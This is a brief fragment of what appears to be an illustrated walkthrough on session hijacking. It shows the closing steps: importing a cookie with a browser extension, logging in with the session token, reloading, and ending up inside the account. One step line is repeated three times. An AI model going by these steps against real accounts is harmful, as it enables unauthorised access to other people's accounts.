
We will import the cookie using the extension

Login to account using the session token




Press OK

Login to account using the session token



Reload the page

Login to account using the session token



You are now in the account


Thank You